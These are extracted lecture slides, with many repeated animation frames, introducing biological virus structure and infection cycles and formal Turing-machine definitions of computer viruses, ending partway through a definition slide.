
- Mapping of viruses
- Timeline

■ Some specific worms & viruses

- 2001 – Code-Red
- 2003 – Sapphire & Blaster
- 2004 – Mydoom, Sasser & Witty
- 2005 – Nyxem
- 2009 – Conficker



Definition



Definition

Biological virus

- ▶ Biological viruses are **infectious** and potentially **pathogen**
- ▶ They are **nucleoprotein** entities with a single type of nucleic acid (RNA or DNA)
- ▶ They are reproduced by the cell from their genetic material
- ▶ They are **unable to grow and divide**
- ▶ They have no metabolism




Figure : The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium.

Definition

Biological virus

- ▶ Biological viruses are **infectious** and potentially **pathogen**
- ▶ They are **nucleoprotein** entities with a single type of nucleic acid (RNA or DNA)
- ▶ They are **reproduced** by the cell from their genetic material
- ▶ They are **unable to grow and divide**
- ▶ They have no metabolism




Figure : The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium.

Definition

Biological virus

- ▶ Biological viruses are **infectious** and potentially **pathogen**
- ▶ They are **nucleoprotein** entities with a single type of nucleic acid (RNA or DNA)
- ▶ They are **reproduced** by the cell from their genetic material
- ▶ They are unable to grow and divide
- ▶ They have no **lifeman system**




Figure : The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium.

Definition

Biological virus

- ▶ Biological viruses are **infectious** and potentially **pathogen**
- ▶ They are **nucleoprotein** entities with a single type of nucleic acid (RNA or DNA)
- ▶ They are **reproduced** by the cell from their genetic material
- ▶ They are unable to grow and divide
- ▶ They have no **Lipman system**




Figure : The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium.

Definition

Biological virus

- ▶ Biological viruses are **infectious** and potentially **pathogen**
- ▶ They are **nucleoprotein** entities with a single type of nucleic acid (RNA or DNA)
- ▶ They are **reproduced** by the cell from their genetic material
- ▶ They are **unable** to grow and divide
- ▶ They have no **Lipman system**




Figure : The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium.

Definition

Biological virus

- ▶ Biological viruses are **infectious** and potentially **pathogen**
- ▶ They are **nucleoprotein** entities with a single type of nucleic acid (RNA or DNA)
- ▶ They are **reproduced** by the cell from their genetic material
- ▶ They are **unable** to grow and divide
- ▶ They have no **Lipman system**




Figure : The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium.

Definition

Biological virus

- ▶ Biological viruses are **infectious** and potentially **pathogen**
- ▶ They are **nucleoprotein** entities with a single type of nucleic acid (RNA or DNA)
- ▶ They are **reproduced** by the cell from their genetic material
- ▶ They are unable to grow and divide
- ▶ They have no **Lipman system**





Figure : The influenza virus

The virus is the smallest of micro organisms, on average, its size is one thousand times smaller than a bacterium.

Structure



Structure of a virus

A virus is composed by:

- ▶ a **genome** composed of nucleic acid - RNA or DNA - associated with proteins called *nucleoproteins*
- ▶ a **capsid** protein envelope surrounding the genome. There's two kinds of capsids:
 - ➊ tubular capsid with helical symmetry
 - ➋ icosahedral capsid with cubic symmetry
- ▶ some viruses have an envelope, in this case, it derives from the host cell by gemmation




Figure : Hepatitis B virus




Figure : Tobacco mosaic virus

Structure of a virus

A virus is composed by:

- ▶ a **genome** composed of nucleic acid - RNA or DNA - associated with proteins called *nucleoproteins*
- ▶ a **capsid** proteic envelope surrounding the genome. There's two kinds of capsids:
 - (1) tubular capsid with *helical symmetry*
 - (2) icosahedral capsid with *cubic symmetry*
- ▶ some viruses have an *envelope*, in this case, it derives from the host cell by *gemmation*




Figure : Hepatitis B virus




Figure : Tobacco mosaic virus

Structure of a virus

A virus is composed by:

- ▶ a **genome** composed of nucleic acid - RNA or DNA - associated with proteins called *nucleoproteins*
- ▶ a **capsid** proteic envelope surrounding the genome. There's two kinds of capsids:
 - ① tubular capsid with **helical symmetry**
 - ② icosahedral capsid with **cubic symmetry**
- ▶ some viruses have **an envelope**, in this case, it derives from the host cell by gemmation




Figure : Hepatitis B virus




Figure : Tobacco mosaic virus

Structure of a virus

A virus is composed by:

- ▶ a **genome** composed of nucleic acid - RNA or DNA - associated with proteins called *nucleoproteins*
- ▶ a **capsid** proteic envelope surrounding the genome. There's two kinds of capsids:
 - ① tubular capsid with **helical symmetry**
 - ② icosahedral capsid with **cubic symmetry**
- ▶ some viruses have **an envelope**, in this case, it derives from the host cell by gemmation




Figure : Hepatitis B virus




Figure : Tobacco mosaic virus

Structure of a virus

A virus is composed by:

- ▶ a **genome** composed of nucleic acid - RNA or DNA - associated with proteins called *nucleoproteins*
- ▶ a **capsid** proteic envelope surrounding the genome. There's two kinds of capsids:
 - ① tubular capsid with **helical symmetry**
 - ② icosahedral capsid with **cubic symmetry**
- ▶ some viruses have **an envelope**, in this case, it derives from the host cell by gemmation




Figure : Hepatitis B virus






Figure : Tobacco mosaic virus

Structure of influenza virus




Infection & Replication



Infection and Replication

There's three types of infections:


- ▶ **productive infection**, resulting in the production of complete virus and causing the death of the cell
- ▶ **abortive infection**, the virus is not completely synthesized, there is no virus production and no effect on the cell
- ▶ **persistent infection**, the viral genome remains in the cell, there is no viral production but the behavior of the cell changes: development of malignant cell



Infection and Replication

There's three types of infections:


- ▶ **productive infection**, resulting in the production of complete virus and causing the death of the cell
- ▶ **abortive infection**, the virus is not completely synthesized, there is no virus production and no effect on the cell
- ▶ **persistent infection**, the viral genome remains in the cell, there is no viral production but the behavior of the cell changes: development of malignant cell



Infection and Replication

There's three types of infections:

- ▶ **productive infection**, resulting in the production of complete virus and causing the death of the cell
- ▶ **abortive infection**, the virus is not completely synthesized, there is no virus production and no effect on the cell
- ▶ **persistent infection**, the viral genome remains in the cell, there is no viral production but the behavior of the cell changes: development of malignant cell



The steps of the infection cycle

The early steps

- attachment or adsorption
- penetration
- decapsidation

The steps of synthesis of macromolecules

The late steps

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

The late steps

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

Attachment, penetration, and uncoating of the virus

The late steps

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

Production of mRNA (transcription)

The late steps

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

- ④ production of mRNA (transcription)
- ⑤ protein synthesis
- ⑥ replication of the viral genome

The late steps

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

- ④ production of mRNA (transcription)
- ⑤ protein synthesis
- ⑥ replication of the viral genome

The late steps

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

- ① production of mRNA (transcription)
- ② protein synthesis
- ③ replication of the viral genome

The late steps

Assembly and release

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

- ① production of mRNA (transcription)
- ② protein synthesis
- ③ replication of the viral genome

The late steps

Assembly of new virions

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

- ① production of mRNA (transcription)
- ② protein synthesis
- ③ replication of the viral genome

The late steps

- ④ assembly of the capsid
- ⑤ release

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules

- ① production of mRNA (transcription)
- ② protein synthesis
- ③ replication of the viral genome

The late steps

- ① assembly of the capsid
- ② release

The steps of the infection cycle

The early steps

- ① attachment or adsorption
- ② penetration
- ③ decapsidation

The steps of synthesis of macromolecules


- ① production of mRNA (transcription)
- ② protein synthesis
- ③ replication of the viral genome

The late steps

- ① assembly of the capsid
- ② release

Cycle d'infection

Cycle of infection and replication of a virus




The computer viruses

2 Definition & Classification

- The biological viruses
 - Definition
 - Structure
 - Infection & Replication
- The computer viruses
 - Definition
 - Structure & Life cycle
 - Infection & Replication
- Mapping & Timeline
 - Mapping of viruses
 - Timeline
- Some specific worms & viruses
 - 2001 – Code-Red
 - 2003 – Sapphire & Blaster
 - 2004 – Mydoom, Sasser & Witty
 - 2005 – Nyxem
 - 2009 – Conficker



Definition



Definition

What is a computer virus?

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V \forall H_M \forall t \forall j [$

- ① $P_M(t) = j$ and
 - ② $\square_M(t) = \square_M(0)$ and
 - ③ $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v$
- $\Rightarrow \exists v' \in V \quad \exists t' > t \quad \exists j' \quad [$
- ① $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']$ and
 - ② $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - ③ $\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]$
-]]]]]]]]]

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V \forall H_M [\forall t \forall j [$

- 1 $P_M(t) = j$ and
 - 2 $\square_M(t) = \square_M(0)$ and
 - 3 $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$
- $\Rightarrow \exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$
- 1 $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']]$ and
 - 2 $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - 3 $\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]$
-]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V \forall H_M [\forall t \forall j]$

- ① $P_M(t) = j$ and
 - ② $\square_M(t) = \square_M(0)$ and
 - ③ $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v$
- $\Rightarrow \exists v' \in V \quad \exists t' > t \quad \exists j' \quad [$
- ① $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j'] \text{ and}$
 - ② $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - ③ $\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]$
-]]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V \forall H_M [\forall t \forall j [$

- 1 $P_M(t) = j$ and
 - 2 $\square_M(t) = \square_M(0)$ and
 - 3 $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$
- $\Rightarrow \exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$
- 1 $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']]$ and
 - 2 $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - 3 $\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]$
-]]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V [\forall H_M [\forall t \forall j [$

- 1 $P_M(t) = j$ and
 - 2 $\square_M(t) = \square_M(0)$ and
 - 3 $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$
- $\Rightarrow \exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$
- 1 $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']]$ and
 - 2 $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - 3 $\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]$
-]]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V [\forall H_M [\forall t \forall j [$

- ① $P_M(t) = j$ and
 - ② $\square_M(t) = \square_M(0)$ and
 - ③ $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$
- $\Rightarrow [\exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$
- ① $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']]$ and
 - ② $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - ③ $[\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]]$
-]]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V [\forall H_M [\forall t \forall j [$

- 1 $P_M(t) = j$ and
- 2 $\square_M(t) = \square_M(0)$ and
- 3 $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$
 $\Rightarrow \exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$
 - 1 $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']]$ and
 - 2 $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - 3 $\exists t'' \text{ such that } [t < t'' < t'] \text{ and}$
 $[P_M(t'') \in j', \dots, j' + |v'| - 1]$

]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V \forall H_M [\forall t \forall j [$

- 1 $P_M(t) = j$ and
- 2 $\square_M(t) = \square_M(0)$ and
- 3 $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$
 $\Rightarrow \exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$
 - 1 $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']]$ and
 - 2 $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - 3 $\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]$

]]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
 - ▶ such that $v' \in V$
- ▶ So we have $(M, V) \in VS$
- ▶ v may evolve through a finite number of different instances

Definition

$\forall M \forall V \quad (M, V) \in VS \Leftrightarrow [V \in TS] \text{ and } [M \in TM] \text{ and } [\forall v \in V \forall H_M [\forall t \forall j [$

- 1 $P_M(t) = j$ and
- 2 $\square_M(t) = \square_M(0)$ and
- 3 $(\square_M(t, j), \dots, \square_M(t, j + |v| - 1)) = v]$
 $\Rightarrow \exists v' \in V \quad [\exists t' > t \quad [\exists j' \quad [$
 - 1 $[(j' + |v'|) \leq j] \text{ or } [(j + |v|) \leq j']]$ and
 - 2 $(\square_M(t', j'), \dots, \square_M(t', j' + |v'| - 1)) = v'$ and
 - 3 $\exists t'' \text{ such that } [t < t'' < t'] \text{ and } [P_M(t'') \in j', \dots, j' + |v'| - 1]$

]]]]]]]]

- ▶ Let V be a non empty set of Turing's program
- ▶ The sequences of symbols v , such that $v \in V$, is a virus if:
 - ▶ when the Turing machine M
 - ▶ interprets the sequence v then
 - ▶ another sequence v' appears somewhere else in the machine
